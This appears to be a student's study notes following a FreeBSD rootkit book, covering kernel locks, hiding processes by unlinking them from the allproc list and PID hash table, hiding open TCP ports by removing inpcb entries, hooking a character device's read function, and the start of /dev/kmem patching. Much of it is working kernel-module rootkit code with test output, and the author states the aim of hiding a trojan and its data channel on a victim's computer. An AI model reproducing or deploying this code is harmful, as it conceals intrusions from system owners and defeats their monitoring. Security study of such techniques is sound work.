It's possible that while these lists are being traversed/modified, another piece of code tries to access/manipulate the same lists. This will cause data corruption. Running my code on one CPU, while the other process is on another thread in another CPU will still cause the same problem, because both are manipulating the same object. To safely manipulate kernel queue data structure, we need to acquire the appropriate **lock** first. So when our code is manipulating this data, nothing else can access it.

mtx_lock

Mutexes are what allow this mutual exclusion of data. This is how thread sync is done. A thread acquires a *mutex* by calling `mtx_lock`. If another thread currently has the mutex, the thread will sleep until the mutex is available.

mtx_unlock

This is how mutexes are released. It has the same argument as the `mtx_lock` function: `struct mtx *mutex`).

sx_slock and sx_xlock

These are *shared exclusive locks*. They are reader/writer locks that can be held across a sleep.

- Multiple threads can hold a shared lock, but only one can hold an exclusive lock.
- If one thread has the exclusive lock, then no other thread may hold the shared lock.
- `sx_slock` = shared lock.
- `sx_xlock` = exclusive lock.

sx_sunlock and sx_xunlock

These release shared/exclusive locks.

Hiding Running Processes Part 1

Now that we know about the macros and functions associated with how the kernel keeps track of data, and we know about DKOM, we can learn to hide a running process from a user who attempts to debug their computer.

The proc Structure

In FreeBSD, the context of each process is maintained in a `proc` structure, defined in `proc.h`. There are a few fields in *struct proc* that need to be understood in order to hide a running process:

- `LIST_ENTRY(proc) p_list` - contains *linkage* pointers associated with `proc` struct. It is referenced during insertion, removal and traversal of the list.
- `int p_flag` - process flags, set on a running process. All are defined in `proc.h`.
- `enum {PRS_NEW = 0, PRS_NORMAL, PRS_ZOMBIE} p_state` - represents the current process state. `PRS_NEW` = newly born and completely uninitialized process. `PRS_NORMAL` = "live" running process, `PRS_ZOMBIE` = zombie process.
- `pid_t pid` - process ID, 32-bit int value.
- `LIST_ENTRY(proc) p_hash` - not learnt yet
- `struct mtx p_mtx` - resource access control. It defines 2 macros, `PROC_LOCK` and `PROC_UNLOCK` for easily acquiring/releasing this lock.
- `struct vmSPACE *p_vmspace` - the vm state of the process.
- `char p_comm[MAXCOMLEN + 1]` - executes the process. The `MAXCOMLEN` constant is defined in `param.h` (19).

The allproc List

FreeBSD has 2 lists for its' `proc` structures. All process in `ZOMBIE` state are in *zombproc* while the rest are in *allproc*. It is referenced by *ps* and *top* commands. Thus you can hide a running process by simply removing its `proc` structure from the *allproc* list.

But this got me thinking, wouldn't the process just not run if you delete its `proc` structure? Since there is no `p_comm` entry, the process would not be able to execute. But it turns out the because processes are executed at *thread granularity*, modifying the process is not complicated.

allproc is defined as: **extern struct proclist allproc**. As this is defined as a `proclist` structure, and `proclist` is defined as: **LIST_HEAD(proclist, proc)**, we can see that *allproc* is just a kernel doubly

linked list queue data structure, contained proc structures. The resource access control for the allproc list is defined as: **extern struct sx allproc_lock.**

Trying it out

To try this out, I used knowledge learnt previous of system call modules and what was just explained, on the doubly linked list macros, locks and proc/allproc structs. So the steps I took to create this system call were:

- Create the system call function, with arguments being the process name, as a char ptr.
 - First we need to acquire the lock on the allproc list
 - Then iterate through the process list, and acquire a lock on each process as we check a number of things:
 - We check to see if the process virtual address space exists (proc->p_vmspace), if true then unlock and continue
 - We check to see if the process flag is set to working on exiting, if true then unlock and continue
 - We check to see if the proc->p_comm value is our process name (char ptr), if true, then we remove it from the process list, unlock and continue
 - Once iteration is done, we unlock the allproc resource and return.
- Then we create the sysent structure, offset and event handler functions.
- Finally collate it altogether using the SYSCALL_MODULE.

Here is the code I wrote to test this out:


```

/* 1. syscall args */
struct args {
    char *str;
};

/* 1. syscall func */
static int
hiding(struct thread *td, void *sysargs)
{
    /* here we need to assign the void pointer to an instance of the args struct */
    struct args *args;
    args = (struct args *)sysargs;
    // create a proc struct
    struct proc *p

    // acquire the lock on the allproc list
    sx_xlock(&allproc_lock);

    // now we iterate through the list, p is the struct that will be filled,...
    // allproc is the current head of the list and p_list is the field that ...
    // contains the linkage pointer we need to traverse/insert/delete from the list
    LIST_FOREACH(p, &allproc, p_list){
        // acquire a lock on p
        PROC_LOCK(p);

        // do the vm space and flags check
        if(!p->p_vmspace || (p->p_flag & P_WEXIT)){
            // if true, then unlock the process and continue
            PROC_UNLOCK(p);
            continue;
        }
        // if we find the process, remove it from p_list
        if(strncmp(p->p_comm, args->str, MAXCOMLEN) == 0) LIST_REMOVE(p, p_list);

        // unlock the process
        PROC_UNLOCK(p);
        // we DO NOT break here, because there may be a case where the process has ...
        // duplicated or forked itself. We want to keep iterating through until ...
        // we find all instances of the process

    }
    sx_xunlock(&allproc_lock);
    return(0);
}

/* 2. sysent structure */
static struct sysent sys_sysent = {
    1,      /* no. of args */
    hiding  /* sys call func name */
};

```

```

/* 3. offset of sysent */
static int offset = NO_SYSCALL; /* next available pos. */

/* 4. load/unload func (our event handler) */

static int
load(struct module *module, int cmd, void *arg)
{
    int error = 0;
    switch (cmd) {
    case MOD_LOAD:
        uprintf("Hiding initiated.\n", offset);
        break;
    case MOD_UNLOAD:
        uprintf("Hiding stopped.\n", offset);
        break;
    default:
        error = EOPNOTSUPP;
        break;
    }
    return(error);
}

/* 5. SYSCALL_MODULE macro */

SYSCALL_MODULE(hiding, &offset, &sys_sysent, load, NULL);

```

I have included comments to explain what I am doing. When the code is run in FreeBSD, we can test it out as such, again using perl because it's just easier:

I ran the following perl command: **perl -e '\$str = "getty";' -e 'syscall(210, \$str);'**

Since the output of top was:

```

last pid: 1338; load averages: 0.19, 0.34, 0.32 up 0+00:39:08 23:42:46
32 processes: 1 running, 31 sleeping
CPU: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
Mem: 151M Active, 5948K Inact, 223M Wired, 108M Buf, 4187M Free
Swap: 819M Total, 819M Free

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
1338	root	1	20	0	13M	3780K	RUN	0:00	0.02%	top
453	root	1	20	0	10M	1468K	select	0:00	0.01%	devd
760	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
690	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
833	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
946	root	1	20	0	36M	16M	select	0:00	0.00%	nmbd
951	root	1	20	0	170M	145M	select	0:04	0.00%	smbd
972	root	1	20	0	175M	149M	select	0:00	0.00%	smbd
956	root	1	20	0	83M	60M	select	0:00	0.00%	winbindd
922	root	1	20	0	13M	4156K	pause	0:00	0.00%	csh
957	root	1	20	0	84M	61M	select	0:00	0.00%	winbindd
594	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unboun
858	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
958	root	2	20	0	126M	103M	select	0:00	0.00%	smbd
452	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
909	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty
911	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty
910	root	1	52	0	11M	2452K	ttyin	0:00	0.00%	getty

I chose to hide getty. Running the command gives:

```

888 root      1 20 0 13M 4012K pause 0:00 0.00% csh
887 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
886 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
569 unbound   1 20 0 24M 9664K select 0:00 0.00% local-unboun
880 root      1 20 0 12M 3372K wait 0:00 0.00% login
808 root      1 20 0 17M 7660K select 0:00 0.00% sendmail
883 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
885 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
881 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
884 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
427 _dhcp     1 20 0 11M 2876K select 0:00 0.00% dhclient
833 root      1 20 0 11M 2628K select 0:00 0.00% moused
882 root      1 52 0 11M 2452K ttyin 0:00 0.00% getty
root@FreeBSD:/usr/home/roark/rootkitprac/hiding # perl -e '$str = "getty";' -e '
syscall(210,$str);'
getty getty
getty getty
getty getty
getty getty
getty getty
getty getty
root@FreeBSD:/usr/home/roark/rootkitprac/hiding # perl -e '$str = "getty";' -e '
syscall(210,$str);'
root@FreeBSD:/usr/home/roark/rootkitprac/hiding #

```

I appended my code to print my string and the process name whenever a match was encountered. So according to this, all 7 getty processes should now be hidden. Running top again shows:

```

last pid: 946; load averages: 0.35, 0.39, 0.22 up 0+00:06:21 23:56:24
24 processes: 1 running, 23 sleeping
CPU: 0.0% user, 0.0% nice, 0.8% system, 0.0% interrupt, 99.2% idle
Mem: 150M Active, 3820K Inact, 145M Wired, 45M Buf, 4270M Free
Swap: 819M Total, 819M Free
Apr 13 23:56:26 FreeBSD syslogd: last message repeated 1 times

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
946	root	1	20	0	13M	3700K	RUN	0:00	0.02%	top
918	root	1	20	0	36M	16M	select	0:00	0.00%	nmbd
833	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
735	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
928	root	1	20	0	44M	20M	select	0:00	0.00%	winbindd
665	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
923	root	1	52	0	169M	145M	select	0:04	0.00%	smbd
929	root	1	20	0	84M	61M	select	0:00	0.00%	winbindd
888	root	1	20	0	13M	4016K	pause	0:00	0.00%	csch
428	root	1	20	0	10M	1468K	select	0:00	0.00%	devd
808	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
569	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unbound
880	root	1	20	0	12M	3372K	wait	0:00	0.00%	login
427	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
934	root	1	46	0	170M	145M	select	0:00	0.00%	smbd
811	smmsp	1	52	0	16M	7540K	pause	0:00	0.00%	sendmail
930	root	1	20	0	126M	103M	select	0:00	0.00%	smbd
933	root	1	20	0	44M	21M	select	0:00	0.00%	winbindd

We can see that there are no longer any getty processes. I wanted to try it one more time, with the winbindd process (used for samba). So, i ran the command: **perl -e '\$str = "winbindd";' -e 'syscall(210, \$str);'**

The output of top after running this is:

```

last pid: 948; load averages: 0.46, 0.39, 0.24 up 0+00:08:56 23:58:59
20 processes: 1 running, 19 sleeping
CPU: 0.0% user, 0.0% nice, 0.0% system, 0.0% interrupt, 100% idle
Mem: 150M Active, 3812K Inact, 145M Wired, 45M Buf, 4270M Free
Swap: 819M Total, 819M Free

```

PID	USERNAME	THR	PRI	NICE	SIZE	RES	STATE	TIME	WCPU	COMMAND
948	root	1	20	0	13M	3692K	RUN	0:00	0.03%	top
428	root	1	20	0	10M	1468K	select	0:00	0.00%	devd
735	ntpd	2	20	0	16M	16M	select	0:00	0.00%	ntpd
665	root	1	20	0	11M	2684K	select	0:00	0.00%	syslogd
808	root	1	20	0	17M	7660K	select	0:00	0.00%	sendmail
923	root	1	52	0	169M	145M	select	0:04	0.00%	smbd
888	root	1	20	0	13M	4016K	pause	0:00	0.00%	csch
569	unbound	1	20	0	24M	9664K	select	0:00	0.00%	local-unbound
880	root	1	20	0	12M	3372K	wait	0:00	0.00%	login
833	root	1	20	0	11M	2628K	select	0:00	0.00%	moused
918	root	1	20	0	36M	16M	select	0:00	0.00%	nmbd
427	_dhcp	1	20	0	11M	2880K	select	0:00	0.00%	dhclient
934	root	1	46	0	170M	145M	select	0:00	0.00%	smbd
930	root	1	20	0	126M	103M	select	0:00	0.00%	smbd
811	smmsp	1	52	0	16M	7540K	pause	0:00	0.00%	sendmail
815	root	1	20	0	11M	2820K	nanslp	0:00	0.00%	cron
931	root	1	20	0	126M	102M	select	0:00	0.00%	smbd
417	root	1	20	0	11M	2760K	select	0:00	0.00%	dhclient

We can see that the processes are hidden.

From this I have learnt that once I get a trojan process working, I know how to hide it on the victims computer. The rootkit will be doing this part.

Hiding Running Processes Part 2

As I expected, hiding a running process turned out to be more than just manipulating the allproc list. A process can be found by its PID too. e.g. running **ps -p (insert PID here)**. This way, even if it's not there on the allproc list, ps still keeps track of it in this way.

To fix this, I need to learn about hash tables

Hash Tables

These are data structures in which keys are mapped to array positions by a hash function. It provides quick and efficient data retrieval. The key is transformed into a number that represents an offset in the array. Then you just retrieve the offset in $O(1)$ time to get the value. It is what is used to locate a proc struct by its PID. It takes a lot less time than the $O(n)$ for loop used to traverse the allproc list. The PID hash table is defined in proc.h as:

```
extern LIST_HEAD(pidhashhead, proc) *pidhashtbl;
```

and initialized as:

```
pidhashtbl = hashinit(maxproc / 4, M_PROC, &pidhash);
```

The pfind Function

To locate a process from the pidhashtbl, the kernel thread uses *pfind*. The allproc_lock resource access control is also used for pidhashtbl, because the allproc list and pidhashtbl are designed to be in sync with each other. The hash table is traversed using the PIDHASH macro, which only takes in a PID, i.e. this is **the hash function**.

We can use this function to remove by PID instead of removing by name. It will be much faster, and only requires minimal changes to my previous program. We first need to change the input arguments to **pid_t** type. From there, my first thought was all I need to do is remove the LIST_FOREACH part and replace with pfind. Then use the returned proc struct to remove p from plist and **p_hash** (which is the linkage for the hash table, similar to p_list. I had marked this as not learnt in Pt 1. but it makes sense now). This is what I am talking about:

```
p = pfind(args->pid);
LIST_REMOVE(p, p_list);
LIST_REMOVE(p, p_hash);
```

But this won't work because the pfind function returns with the process being unlocked, therefore we need to put the LIST_REMOVE macros inside the pfind function somehow. I just rewrote the function, as such:

```

LIST_FOREACH(p, PIDHASH(args->pid), p_hash){
    if(p->pid == args->pid){
        if(p->p_state == PRS_NEW){
            p = NULL;
            break;
        }
        PROC_LOCK(p);

        LIST_REMOVE(p, p_list);
        LIST_REMOVE(p, p_hash);

        PROC_UNLOCK(p);
        break;
    }
}
sx_xunlock(&allproc_lock);

```

Alternatively, I could just add the line **LIST_REMOVE(p, p_hash)** in my previous code, right under **LIST_REMOVE(p, p_list)**. Removing the value that a PID maps to will remove the entire entry from the hash table, therefore that process cannot be found by running `ps -p pid`. This way I don't need to change the input arguments, they can stay as a char pointer.

Once I made these changes and ran the code, I attempted to test for the process `smbd` (another samba process). I ran `perl -e 'syscall(210, 923)'`, after confirming that `smbd` had a process ID of 923. After running `top` I found that `smbd` with ID 923 was not there (there were other 923 processes however). Trying to kill the process using `kill 493` gave the error that there was no such process. So the process has been deleted from both the hash table and the `allproc` list, even though the process is still running.

Using the exit function

I've learnt that hiding an object with DKOM is difficult mainly because we have to remove all possible references to the object. But there is a function that already does this. The **exit** function. To fully hide the process I need to be able to patch:

- The parent process' child list.
- The parent process' process group list.
- The `nprocs` variable.

Hiding an Open TCP Based Port

This part of the book was about hiding a TCP-based connection. To learn about this I first needed to learn about Internet protocol data structures.

The `inpcb` Structure

For each TCP/UDP socket, an *inpcb* struct, defined in `netinet/in_pcb.h`, is created (the Internet protocol control block) to hold internetworking data such as:

- Network addresses
- port numbers
- routing information etc.

These are the field in `inpcb` that I need to understand in order to **hide an open TCP-based port**. This will become useful for transmitting data across the internet from the victims computer to my computer. Most of this is familiar from studying COMP3331.

- **LIST_ENTRY(inpcb) inp_list** - linkage pointer for the `inpcb` struct (used for insert, remove, and traversal of list).
- **struct in_conninfo inp_inc** - maintains the socket pair 4-tuple value in an established connection (src and dest ports and IPs):
 - IP addr
 - local port
 - foreign IP
 - foreign port
 - The above 4 data points are stored inside `in_conninfo`, within a field called **struct in_endpoints inc_ie**.
- **u_char inp_vflag** - identifies the IP version in use and IP flags set on `inpcb` struct.
- **struct mtx inp_mtx** - similar to `proc` struct, this is the resource access control for the `inpcb` struct, use `INP_LOCK` and `INP_UNLOCK`.

The `tcbinfotlisthead` List

The list of `inpcb` structs (doubly linked) is private to the TCP control module. It is called `tcbinfot` and defined as: **extern struct inpcbinfo tcbinfot**. This is quite a lot to take in at once, but looking for similarities between this and the `proc` struct/`allproc` list helps. We can see that `tcbinfot` is of type `inpcbinfo`. This struct has certain fields that must be understood to hide the TCP port:

- **struct inpcbhead *listhead** - this is the main list, it points to the entire list starting at the head.
- **struct mtx ipi_mtx** - this is the resource access control for the whole struct, similar to `allproc_lock`. We use `INP_INFO_WLOCK` and `INP_INFO_WUNLOCK`.

Therefore we come to the conclusion that in order to hide an open TCP-based port, all we need to do is remove its `inpcb` struct from the `tcbinfotlisthead` list.

We can do this with a system call, with arguments taking in the local port. Then we iterate through the `tcbinfotlisthead` list, and look for when the local port of the `inpcb` struct we find is that of our input. If we find a match, just remove it from the list. There were some problems encountered in coding this, because the book is outdated (made in 2007), some of the `.h` files have been updated. These are the changes I made:

- The `in_pcb.h` file no longer has a macro for `INP_LOCK` and the `mtx_lock` and `unlock` functions are not used. Instead `INP_RLOCK` and `INP_RUNLOCK` macros are used, which use `rw_rlock` and `rw_runlock` functions
- The queues for the `tcbinfot inpcb` are not traversable using `LIST_FOREACH`. A new type of queue called `ck_queue` was used (it stands for concurrency kit, but I dont know too much about it). So wherever `LIST_FOREACH` was used needed to be replaced with `CK_LIST_FOREACH`, and wherever `LIST_REMOVE` was used, `CK_LIST_REMOVE` needed to be used.
- The `listhead` field of `tcbinfot` was changed to `ipi_listhead`, so i just needed to change the name.

Once these changes were made the code compiled without errors. Below is my code:

```

/* 1. syscall args */
struct args {
    u_int16_t local; // the local port is an unsigned 16 bit int
};

/* 1. syscall func */
static int
porthiding(struct thread *td, void *sysargs)
{
    /* here we need to assign the void pointer to an instance of the args struct */
    struct args *args;
    args = (struct args *)sysargs;
    // create a proc struct
    struct inpcb *val;

    // acquire the lock on the tcbinfo struct
    INP_INFO_WLOCK(&tcbinfo);

    // now we iterate through the list, val is the struct that will be filled,...
    // tcbinfo.ipi_listhead is the current head of the list and inp_list is the field that ...
    // contains the linkage pointer we need to traverse/insert/delete from the list
    CK_LIST_FOREACH(val, tcbinfo.ipi_listhead, inp_list){
        // we need to check if the inpcb is about to close
        // i.e. it is in the 2MSL state (inpcb->inp_vflag = INP_TIMEWAIT)
        // then we skip over it
        if(val->inp_vflag & INP_TIMEWAIT) continue;

        // acquire a lock on the inpcb
        INP_RLOCK(val);

        // check if the local port input is the same as the current inpcb
        // if it is, remove it from the inpcb list
        if(args->local == ntohs(val->inp_inc.inc_ie.ie_lport)) CK_LIST_REMOVE(val, inp_list);

        // unlock the process
        INP_RUNLOCK(val);
    }
    INP_INFO_WUNLOCK(&tcbinfo);
    return(0);
}

```

I have omitted the `sysent` structure and the event handler function because they are exactly the same implementation as previous programs.

Corrupting Kernel Data

An interesting though is what happens when one of the objects that I have hidden is found and killed? If for some reason the kernel decides to do nothing, then all is good. But what if the kernel instead goes and tries to remove the object from its lists and data? The object has already been removed, so it will not be able to delete anything. When the kernel fails to find that data in its lists, it will end up corrupting those data structures in the process, causing all sorts of problems to the kernel and OS. To prevent this we can:

- Hook the terminating function/s e.g. exit etc. to prevent them from removing the objects we have hidden
- Hook the terminating function/s to place the hidden objects back onto the lists before termination.
- Implement my own exit function to safely remove the hidden objects
- Do nothing. If the objects are never going to be found what's the point of implementing safety procedures for their termination?

Since DKOM can only manipulate objects in main memory, it does have limitations, but there are still many objects that can be patched. These can be checked by executing them with the `grep -r` option in the terminal.

Chapter 4 – Kernel Object Hooking

What is Kernel Object Hooking

Kernel Object Hooking describes the hooking of objects that have entry points to the kernel, similar to the hooking of functions that have entry points, see [Hooking](#).

Hooking a Kernel Object (e.g. A Character Device)

A character device is an example of a kernel object that can be hooked. By modifying the devices' entries in the character device switch table, we can modify the behaviour of the character device itself. To do this we need to delve deeper into the cdev's themselves.

The cdevp_list Tail Queue and dev_priv Structures

In FreeBSD, all active cdevs are maintained on a private doubly linked tail queue named **cdevp_list**. It is composed of **cdev_priv** structures, linked together in Tail Queue fashion. In the cdev_priv struct these are the fields of interest:

- `TAILQ_ENTRY(cdev_priv) cdp_list` - The list of cdevp_list itself. We use this to insert, remove and traverse the list.
- `struct cdev cdp_c` - this contains the context of the cdev. The relevant fields of this are:
 - `char *si_name` - name of the cdev
 - `struct cdevsw *si_devsw` - pointer to this cdev's switch table

The devmtx Mutex

The resource access control for the cdevp_list is: **extern struct mtx devmtx**. We use this for locking/unlocking the list.

Putting it together

To complete this, we must first create an example character device and the testing file. Then we will hook its character device functions. To do this refer to the steps outlined [here](#). After following those steps we arrive at the following code for the **character device creation**:

```

/* 1. Declare our entry points */
d_open_t open;
d_close_t close;
d_read_t read;
d_write_t write;

/* 2. Declare the cdevsw struct */
static struct cdevsw mycdev_cdevsw = {
    .d_version = D_VERSION,
    .d_open = open,
    .d_close = close,
    .d_read = read,
    .d_write = write,
    .d_name = "mycdev"
};

static char buf[512+1];
static size_t len;

/* 3. Write the entry points corresponding functions */
// For open
int open(struct cdev *dev, int flag, int otyp, struct thread *td)
{
    /* Initialize character buffer. */
    memset(&buf, '\0', 513);
    len = 0;
    return(0);
}

// For close
int close(struct cdev *dev, int flag, int otyp, struct thread *td)
{
    return(0);
}

// For write
int write(struct cdev *dev, struct uio *uio, int ioflag)
{
    int error = 0;
    error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
    if (error != 0)
        uprntf("Write to \"mycdev\" failed.\n");
    return(error);
}

```

```

// For read
int read(struct cdev *dev, struct uio *uio, int ioflag)
{
    int error = 0;
    if (len <= 0)
        error = -1;
    else
        /* Return the saved character string to userland. */
        copystr(&buf, uio->uio_iov->iov_base, 513, &len);
    return(error);
}

/* 4. Reference to the device, we will set this when the module is loaded */
static struct cdev *sdev;

/* 5. load/unload func (our event handler) */

static int
load(struct module *module, int cmd, void *arg)
{
    int error = 0;
    switch (cmd) {
    case MOD_LOAD:
        sdev = make_dev(&mycdev_cdevsw, 0, UID_ROOT, GID_WHEEL, 0600, "mycdev");
        uprntf("cdev loaded.\n");
        break;
    case MOD_UNLOAD:
        destroy_dev(sdev);
        uprntf("cdev unloaded.\n");
        break;
    default:
        error = EOPNOTSUPP;
        break;
    }
    return(error);
}

/* 6. DEV_MODULE macro */
DEV_MODULE(mycdev, load, NULL);

```

Compiling and loading the file gives the following output:

```

machine -> /usr/src/sys/amd64/include
x86 -> /usr/src/sys/x86/include
Warning: Object directory not changed from original /usr/home/roark/rootkitprac/
cdev
cc -O2 -pipe -fno-strict-aliasing -Werror -D_KERNEL -DKLD_MODULE -nostdinc -
I. -I/usr/src/sys -I/usr/src/sys/contrib/ck/include -fno-common -fno-omit-frame
-pointer -mno-omit-leaf-frame-pointer -fdebug-prefix-map=./machine=/usr/src/sys/
amd64/include -fdebug-prefix-map=./x86=/usr/src/sys/x86/include -MD -MF.depen
d.cdev.o -MTcdev.o -mmodel=kernel -mno-red-zone -mno-mmx -mno-sse -msoft-float
-fno-asynchronous-unwind-tables -ffreestanding -fwrapv -fstack-protector -Wall
-Wredundant-decls -Wnested-externs -Wstrict-prototypes -Wmissing-prototypes -Wpo
inter-arith -Wcast-qual -Wundef -Wno-pointer-sign -D__printf__=__freebsd_kprintf
__ -Wmissing-include-dirs -fdiagnostics-show-option -Wno-unknown-pragmas -Wno-er
ror-tautological-compare -Wno-error-empty-body -Wno-error-parentheses-equality -
Wno-error-unused-function -Wno-error-pointer-sign -Wno-error-shift-negative-valu
e -Wno-address-of-packed-member -mno-aes -mno-avx -std=iso9899:1999 -c cdev.c
-o cdev.o
ld -m elf_x86_64_fbsd -d -warn-common --build-id=sha1 -r -d -o cdev.ko cdev.o
:> export_syms
awk -f /usr/src/sys/conf/kmod_syms.awk cdev.ko export_syms | xargs -J% objcopy
% cdev.ko
objcopy --strip-debug cdev.ko
root@FreeBSD:/usr/home/roark/rootkitprac/cdev # kldload ./cdev.ko
cdev loaded.
root@FreeBSD:/usr/home/roark/rootkitprac/cdev #

```

So we can see that the cdev was successfully loaded. Now if we want to hook this object, we would want to hook its entry points corresponding functions. Let's say we want to hook the read function to not only do the original read, but also print a message to output. All we need to do is:

- Traverse the cdp_list (making sure that we lock the resource first, using **devmtx**), until we find the cdev with the name we are looking for. **That is dev->cdp_c.si_name = the loaded device name.**
- When we find this, we need to go into its switch table and change the read functions its currently pointing to, to our one.
- At this time we also need to save the current read function, so that when this hooking KLD is unloaded, the original read function is restored.
- Then we unlock the devmtx resource

Putting this altogether, we get the following code:

```

// get objects for the original read function and the hooked one
d_read_t readhook;
d_read_t *read;

// The read hook function
int readhook(struct cdev *dev, struct uio *uio, int ioflag){
    uprintf("This is no ordinary read function.\n");
    // produce the output of the original read function, using the given inputs
    return((*read)(dev, uio, ioflag));
}

// event handler
static int load(struct module* module, int cmd, void *arg){
    int error = 0;
    // we will fill this with every cdev in the cdp_list list
    struct cdev_priv *val;

    switch(cmd){
        case MOD_LOAD:
            mtx_lock(&devmtx);
            TAILQ_FOREACH(val, &cdevp_list, cdp_list) {
                if (strcmp(val->cdp_c.si_name, "mycdev") == 0) {
                    read = val->cdp_c.si_devsw->d_read;
                    val->cdp_c.si_devsw->d_read = readhook;
                    break;
                }
            }

            mtx_unlock(&devmtx);
            break;
        case MOD_UNLOAD:
            mtx_lock(&devmtx);
            TAILQ_FOREACH(val, &cdevp_list, cdp_list) {
                if (strcmp(val->cdp_c.si_name, "mycdev") == 0) {
                    read = val->cdp_c.si_devsw->d_read;
                    val->cdp_c.si_devsw->d_read = read;
                    break;
                }
            }

            mtx_unlock(&devmtx);
            break;
        default:
            error = EOPNOTSUPP;
            break;
    }
    return(error);
}

```

The rest of the code is as normal for a DECLARE_MODULE macro, we create the moduledata_t struct and then fill in the macro. We can see that my hooked read file just prints "This is no ordinary read function", and then proceeds to read the file.

The creation of the character testing file is outlined [here](#). Once this was complete I was simply able to execute the testing file, with an input, after loading the hooking kld, and able to see the output as:

```
root@FreeBSD:/usr/home/roark/rootkitprac/cdev # kldload ./cdev.ko
cdev loaded.
root@FreeBSD:/usr/home/roark/rootkitprac/cdev # cd ..
root@FreeBSD:/usr/home/roark/rootkitprac # cd cdevinterface/
root@FreeBSD:/usr/home/roark/rootkitprac/cdevinterface # ./interface hellothere
Wrote "hellothere" to device /dev/mycdev.
Read "hellothere" from device /dev/mycdev.
root@FreeBSD:/usr/home/roark/rootkitprac/cdevinterface # cd ..
root@FreeBSD:/usr/home/roark/rootkitprac # cd cdevhook/
root@FreeBSD:/usr/home/roark/rootkitprac/cdevhook # kldload ./readhook.ko
root@FreeBSD:/usr/home/roark/rootkitprac/cdevhook # cd ..
root@FreeBSD:/usr/home/roark/rootkitprac # cd cdevinterface/
root@FreeBSD:/usr/home/roark/rootkitprac/cdevinterface # ./interface hellothere
Wrote "hellothere" to device /dev/mycdev.
This is no ordinary read function.
Read "hellothere" from device /dev/mycdev.
root@FreeBSD:/usr/home/roark/rootkitprac/cdevinterface #
```

We can see that when the character device is loaded and the test file is run, we get the what was written and what was read printed back to us. But once the hook is loaded, we get the extra line "This is no ordinary read function".

Creating a CDEV Testing File

The coding of the file was fairly easy. I followed the steps I had previously outlined [here](#) under "Testing a Character Device". Doing so produced the following code:

```

#include <stdio.h>
#include <fcntl.h>
#include <paths.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/types.h>

#include <sys/types.h>
#define CDEV_DEVICE "mycdev"

static char buf[512+1];

int main(int argc, char *argv[])
{
    // file descriptor and length to read/write
    int kernel_fd;
    int len;

    // error checking for correct number of args
    if (argc != 2) {
        printf("Usage:\n%s <string>\n", argv[0]);
        exit(0);
    }

    /* Open cd_example. */
    if ((kernel_fd = open("/dev/" CDEV_DEVICE, O_RDWR)) == -1) {
        perror("/dev/" CDEV_DEVICE);
        exit(1);
    }

    if ((len = strlen(argv[1]) + 1) > 512) {
        printf("ERROR: String too long\n");
        exit(0);
    }

    /* Write to mycdev. */
    if (write(kernel_fd, argv[1], len) == -1) perror("write()");
    else printf("Wrote \"%s\" to device /dev/" CDEV_DEVICE ".\n", argv[1]);

    /* Read from mycdev. */
    if (read(kernel_fd, buf, len) == -1) perror("read()");
    else printf("Read \"%s\" from device /dev/" CDEV_DEVICE ".\n", buf);

    /* Close mycdev. */
    if ((close(kernel_fd)) == -1) {
        perror("close()");
        exit(1);
    }
    exit(0);
}

```

To create the executable file I encountered a number of problems. First of all, I was attempting to use the previously used Makefile (that was used for KLD's) to compile the c file. This was giving errors that certain header files couldn't be found. So I tried finding a way around this by re-routing the header files (errors were received for `stdio.h`, `stdlib.h`, `fcntl.h`, `string.h` and `paths.h`) by prefixing them with `../include/`. This is because the current working directory (cwd) was found to be `/sys/`. When we run `cd ..` from that folder we weirdly arrive at `usr/src`. From here, we need to navigate to `usr` and then include, hence why I use `..` twice. but this still gave numerous errors.

After a few hours of debugging I realised that I wasn't compiling the code as a c program. I was treating it as a KLD. I needed to use FreeBSD's c compiler, `cc`, to compile it. So after running the code:

```
cc -o interface interface.c
```

I was then able to arrive at an executable file to give input to my character device.

Chapter 5 – Run-time Kernel Memory Patching

Introduction to Run-time Kernel Memory Patching

In this chapter we move away from KLD's (introducing code into a running kernel), and into how to patch and augment the kernel with userland code. This is done by interacting with **/dev/kmem, a device that allows reading and writing to kernel VM, i.e. kmem allows patching of various code bytes (code loaded in executable memory space) that control the logic of the kernel.** This is what Runtime Kernel Memory Patching is.

Kernel Data Access Library (libkvm)

This is the interface through which we can access the kernel vm (**kvm**), through using the `kmem` device of course. There are 6 functions from `libkvm` we need to use:

- **kvm_openfiles** - This is how we initialize access to `kvm`. If this call is successful, a descriptor is returned, which is used in all subsequent `libkvm` calls. If there is an error, `NULL` is returned. It has the prototype:
 - **kvm_t *kvm_openfiles(const char *execfile, const char *corefile, const char *swapfile, int flags, char *errbuf)**
 - `execfile` - The kernel image to be examined (must contain *symbol table*, not explained yet). If set to `NULL`, the currently running kernel image is examined.
 - `corefile` - The kernel memory device file must be set to
 - `/dev/mem` (set to `NULL`)
 - crash dump core generated from `savecore`
 - `swapfile` - not used, always set to `NULL`
 - `flags` - indicates the r/w permissions of the file
 - `O_RDONLY`
 - `O_WRONLY`
 - `O_RDWR`
 - `errbuf`
 - if the function encounters an error, the error message is written here.
- **kvm_nlist** - gets the *symbol table* entries from a kernel image. Has prototype:

